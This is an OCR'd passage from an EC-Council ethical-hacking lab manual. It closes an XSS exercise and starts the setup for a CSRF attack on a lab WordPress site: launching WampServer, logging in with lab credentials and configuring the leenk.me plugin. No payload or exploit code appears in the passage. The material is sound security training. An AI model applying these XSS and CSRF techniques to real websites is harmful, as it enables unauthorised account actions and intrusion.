


Figure 2.3.11: XSS Attack successfully performed

20. Similarly, whenever a user attempts to visit the **Contacts** page, the alert pops up as soon as the page is loaded.
21. This concludes the demonstration of how to exploit parameter tampering and XSS vulnerabilities in web applications.
22. Close all open windows and document all the acquired information.
23. Turn off the **Windows Server 2019** virtual machine.

TASK 4 Perform Cross-site Request Forgery (CSRF) Attack

CSRF attacks can be performed using various techniques and tools. Here, we will perform a CSRF attack using WPScan.

Note: In this task, the target WordPress website (**http://10.10.10.16:8080/CEH**) is hosted by the victim machine **Windows Server 2016**. Keep this machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Windows 10** virtual machine is running.

TASK 4.1

Launch WampServer

1. Turn on the **Windows Server 2016** and **Parrot Security** virtual machines.
2. On the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.
3. Double-click the **WAMP Server** shortcut icon from **Desktop** to start the WAMP Server services.

   OR

   Click the **Start** icon from the lower-left corner of **Desktop**, in the applications, scroll down and expand the **Wampserver64** folder. Click **Wampserver64** to launch the **WampServer**.
4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon ( ) and observe that the **WampServer** icon appears.
5. Wait for this ( ) icon to turn green, which indicates that the **WampServer** is running successfully. Leave the **Windows Server 2016** virtual machine running.
6. Now, open any web browser (here, **Mozilla Firefox**) and type **http://10.10.10.16:8080/CEH/wp-login.php?** In the address bar, and press **Enter**.

Note: Here, we are opening the above-mentioned website as the victim.

CSRF, also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Financial websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets, so CSRF is one of the methods used to enter these networks.

TASK 4.2

Login to WordPress Website

7. A **WordPress** webpage appears. Type **Username or Email Address** and **Password** as **admin** and **qwerty@123**. Click the **Log In** button.




Figure 2.4.1: CEH WordPress Login Page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Assume that you have installed and configured the **Firewall plugin** for this site and that you want to check the security configurations.
9. Hover your mouse cursor on **Plugins** in the left pane and click **Installed Plugins**, as shown in the screenshot.

TASK 4.3

View Installed Plugins




Figure 2.4.2: Accessing Plugins

10. In the **Plugins** page, observe that **leenk.me** is installed. Click **Activate** under the **leenk.me** plugin to activate the plugin.




Figure 2.4.3: Activate leenk.me

The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to the CSRF attack. These attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests that they did not intend.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Refresh the page and observe that the **leenk.me** plugin option appears in the left pane; click it.
12. The **leenk.me General Settings** page appears. Tick the **Facebook** checkbox in the **Choose which social network modules you want to enable for this site** option under the **Administrator Options** section and click the **Save Settings** button.




Figure 2.4.4: leenk.me settings options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The **leenk.me General Settings** page appears, as shown in the screenshot. Ensure that under the **Administrator Options** section, the **Facebook** checkbox is selected in the **Choose which social network modules you want to enable for this site** option and click the **Facebook Settings** hyperlink.




Figure 2.4.5: leenk.me plugin options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. A **Facebook Settings** page appears; under **Message Settings**, enter the details below:
    - **Default Message**: This is CEH lab.
    - **Default Link Name**: CEH.com
    - **Default Caption**: CEH Labs
15. Clear the **Default Description** text field. Leave the other settings to default and click the **Save Settings** button to save the settings.

